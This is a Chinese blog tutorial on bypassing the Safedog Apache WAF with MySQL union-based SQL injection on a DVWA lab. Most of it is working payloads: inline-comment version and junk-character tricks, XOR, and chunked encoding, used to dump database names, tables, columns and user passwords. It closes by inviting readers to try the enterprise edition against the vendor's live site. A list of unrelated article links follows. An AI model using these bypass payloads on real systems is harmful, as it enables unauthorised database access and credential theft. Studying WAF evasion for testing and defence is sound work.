
WAF对抗-安全狗(联合查询篇)
WAF对抗-安全狗(联合查询篇)
实验环境
网站安全狗APACHE版V4.0、靶场:dvwa
为了方便对比可以在这个在线靶场申请一个dvwa

mysql注入测试
技术点
内联注释
在mysql的语法中,有三种注释方法:-- 和#(单行注释)和 /* /(多行注释)如果在/后加惊叹号!意为/* */`里的语句将被执行
在mysql中 /*! ....*/ 不是注释,mysql为了保持兼容,它把一些特有的仅在mysql上用的语句放在/*!....*/中,这样这些语句如果在其他数据库中是不会被执行,但在mysql中它会执行。如下语句/*!50001 select * from test */;这里的50001表示假如 数据库是5.00.01及以上版本,该语句才会被执行。
异或
异或:xor或^
逻辑运算就是:同假异真(两个条件结果相同就为假,结果不同就为真)
例如:1^0 就是 1 ,1^1 就是 0
例子:
lucy' Xor '1'='1' #
如果‘lucy’存在则前后都为真则为返回假
如果’lucy‘不存在则前为假后都为真则为返回真
Xor类似当前后都为真时返回假执行后面一个表达式
如果A为真,则查出不满足B条件数据;
如果A为假,则查出满足B条件数据;
科学计数法
id=0e0union select
各种符号结合
+ - .1 ! ~
空白字符
SQLite3 0A 0D 0C 09 20

MySQL5 09 0A 0B 0C 0D A0 20

PosgresSQL 0A 0D 0C 09 20

Oracle 11g 00 0A 0D 0C 09 20

MSSQL 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20
分段传输
前提:POST请求
分块传输的post数据头部需要添加
Transfer-Encoding:Chunked
而post的数据是这种格式
2

id

2

=3

0
解释
2 #这个2表示下面数据的个数 可以在这个后面加入分号添加注释 比如 2;hello world 可以利用这个特性添加随机字符来干扰waf

id #参数 接收参数就是id一共就两个字母 所以上面的个数是2

2 #同理 表示下面的数据的个数

=1 #这个也是同理 和前面的id连起来 post的数据就是 id=1

0 #分块传输表示结束的方式 一个0和两个换号
自动化插件:https://github.com/c0ny1/chunked-coding-converter
注入点判断

无WAF环境
1' and 1=1#

1‘ or 1=1#
WAF环境
#test

or -> || (被拦截)

1' /*! and */ 1=1 #(被拦截)

1' and /*! 1=1 */ #(被拦截)
#bypass


and -> &

1' ^ 1=0 #

1' xor 1=1 #
联合查询


无WAF环境
1' order by 2 #

1' union select 0,1 #
WAF环境(order by)
1' order by/*! 2*/ #(拦截)

1' /*!order*/ by 2 #(拦截)

1' order /*!by*/ 2 #(拦截)

1' /*!5000 order*/ by 2 #(拦截)

1' order/**/ by 2 #(拦截)
- 尝试fuzz下/!5000/ 里面的版本号,用木头超级字典工具直接生成0000-99999,经过测试字典只需要生成00000-99999.
#bypass

1' order/*!00144 by*/ 2 #

- 在版本号后面接一些垃圾字符,因为有垃圾字符,所以!99999aaa等同于空格了
#bypass

1' order/*!99999aaa*/by 2#

通过观察上面的bypass,order 后面接 by会被安全狗拦截。
WAF环境(union select)
#test

1' union /**/select /**/1,2 #(拦截)

1' union /*! select*/ /**/1,2 #(拦截)

1' /*!00044 union*/ select /**/1,2 #(拦截)

1' union /*!00044 select*/ 1,2 #(bypass)//黑人问号

1' union /*!99999zz*/ select 1,2 #(bypass)

观察3、4、5三个payload,这里应该是检测union后接select就会被拦截。
爆库,表,列,值
#无WAF环境

1‘ union select 1,database()#

1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#

1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#

1' union select group_concat(user),group_concat(password) from users#
这里我一开始是直接使用union + 版本垃圾字符 + select来查询数据库,但被拦截了,猜测应该是检测database()这个敏感函数了。
1‘ union /*!99999zz*/ select 1,database/*!99999zz*/()#
然后我试了网上说的等价函数,也是不行的
1‘ union /*!99999zz*/ select 1,@@database()#
猜测是检测database如果跟括号了就会拦截,那么这就跟绕union接select一样,在database和括号中间加版本号垃圾字符
#bypass

1' union /*!99999zz*/ select 1,database/*!99999zz*/() #

查询表时,检测规则时select xxxx from xxxx,如果select接1,2就会被拦截。
#bypass

1' union /*!99999zz*/ select 1,/*!00144group_concat(table_name)*/ from information_schema.tables where table_schema='dvwa'#

查询列最开始我是按照上面查询表的方法来构造payload的,但是被拦截了,payload如下。
1' union /*!99999zz*/ select 1,/*!00144 group_concat(column_name)*/ from information_schema.columns where table_schema='dvwa' and table_name='users'#
然后我把最后面的 and table_name='users' 去掉来执行,马上又能成功执行了,那么问题就是出在and这里了。

构造如下payload绕过:
1' union /*!99999zz*/ select 1,/*!00144 group_concat(column_name)*/ from information_schema.columns where table_schema='dvwa' /*!*//*00144and table_name='users'*/#

最后查询值就容易很多了,直接上payload
1' union /*!99999zz*/ select /*!00144 group_concat(user)*/,group_concat(password) from users#

结语
这是免费版本的绕过,企业版大家直接拿安全狗官网试手就行,可以查考这篇文章。
https://paper.seebug.org/218/#0x03
WAF对抗-安全狗(联合查询篇)的更多相关文章
- MyBatis之三:多表联合查询
在这篇文章里面主要讲解如何在mybatis里面使用一对一.一对多.多表联合查询(类似视图)操作的例子. 注:阅读本文前请先大概看一下之前两篇文章. 一.表结构 班级表class,学生表student, ...
- 实例讲解MySQL联合查询
好了终于贴完了MySQL联合查询的内容了,加上上一篇一共2篇,都是我转载的,实例讲解MySQL联合查询.那下面就具体讲讲简单的JOIN的用法了.首先我们假设有2个表A和B,他们的表结构和字段分别为: ...
- SQL Server -- 回忆笔记(二):增删改查,修改表结构,约束,关键字使用,函数,多表联合查询
SQL Server知识点回忆篇(二):增删改查,修改表结构,约束,关键字使用,函数,多表联合查询 1. insert 如果sql server设置的排序规则不是简体中文,必须在简体中文字符串前加N, ...
- Mysql的查询语句(联合查询、连接查询、子查询等)
Mysql的各个查询语句(联合查询.连接查询.子查询等) 一.联合查询 关键字:union 语法形式 select语句1 union[union选项] select 语句2 union[union选项 ...
- MyBatis 示例-联合查询
简介 MyBatis 提供了两种联合查询的方式,一种是嵌套查询,一种是嵌套结果.先说结论:在项目中不建议使用嵌套查询,会出现性能问题,可以使用嵌套结果. 测试类:com.yjw.demo.JointQ ...
- 【软件实施面试】MySQL和Oracle联合查询以及聚合函数面试总结
软件实施面试系列文章第二弹,MySQL和Oracle联合查询以及聚合函数的面试总结.放眼望去全是MySQL,就不能来点Oracle吗?之前面过不少公司,也做过不少笔试题,现在已经很少做笔试题了.你肚子 ...
- SQL联合查询:子表任一记录与主表联合查询
今天有网友群里提了这样一个关于SQL联合查询的需求: 一.有热心网友的方案: 二.我的方案: select * from ( select a.*,(select top 1 Id from B as ...
- SQL 语句与性能之联合查询和联合分类查询
select * from t1 left join t2 on t2.sysno =t1.ASysNo left join t3 on t3.sysno =t2.ASysNo left join t ...
- myBatis中 collection 或 association 联合查询 中column 传入多个参数值
下面是一个树形结构表自连接 联合查询 Demo <resultMap id="BaseResultMap" type="com.maidan.daas.entit ...
随机推荐
- 竟然还有人说ArrayList是2倍扩容,今天带你手撕ArrayList源码
ArrayList是我们开发中最常用到的集合,但是很多人对它的源码并不了解,导致面试时,面试官问的稍微深入的问题,就无法作答,今天我们一起来探究一下ArrayList源码. 1. 简介 ArrayLi ...
- iOS全埋点解决方案-APP和H5打通
前言 所谓的 APP 和 H5 打通,是指 H5 集成 JavaScript 数据采集 SDK 后,H5 触发的事件不直接同步给服务器,而是先发给 APP 端的数据采集 SDK,经过 APP 端数 ...
- 记一次grpc server内存/吞吐量优化
背景 最近,上线的采集器忽然时有OOM.采集器本质上是一个grpc服务,网络设备通过grpc协议将数据上报后,采集器进行格式等整理后,发往下一个系统(比如分析,存储). 打开运行环境,发现特性如下: ...
- 使用Vite2+TypeScript4+Vue3技术栈,如何入手开发项目
前言 今天,我们使用Vite2.0+Vue3+TS来试玩一下,开发一个demo项目.实战 我们,打开Vite官方网站(https://cn.vitejs.dev/). Vite (法语意为 " ...
- Stream常用操作以及原理探索
Stream常用操作以及原理 Stream是什么? Stream是一个高级迭代器,它不是数据结构,不能存储数据.它可以用来实现内部迭代,内部迭代相比平常的外部迭代,它可以实现并行求值(高效,外部迭代要 ...
- expect自动应答
expect脚本 1. expect简介 expect是一个用来处理交互的命令.借助Expect,我们可以将交互过程写在一个脚本上,使之自动化完成. expect(自动应答) 基于TCL(Tool C ...
- p_b_p_b 杂题选讲
[ARC119F] AtCoder Express 3 [ARC117F] Gateau 考虑二分答案,对前缀和建差分约束 \(\text{check}\) ,但是用 \(\text{spfa}\) ...
- react antd上拉加载与下拉刷新与虚拟列表使用
创建项目 create-react-app antdReact 安装:antd-mobile.react-virtualized npm i antd-mobile -S npm i react-vi ...
- Mybatis-Generator 自定义注释
继承DefaultCommentGenerator 或者CommentGenerator package com.zhianchen.mysqlremark.toword.config;import ...
- SQL练习六--More JOIN operations
movie Field name Type Notes id INTEGER An arbitrary unique identifier title CHAR(70) The name of the ...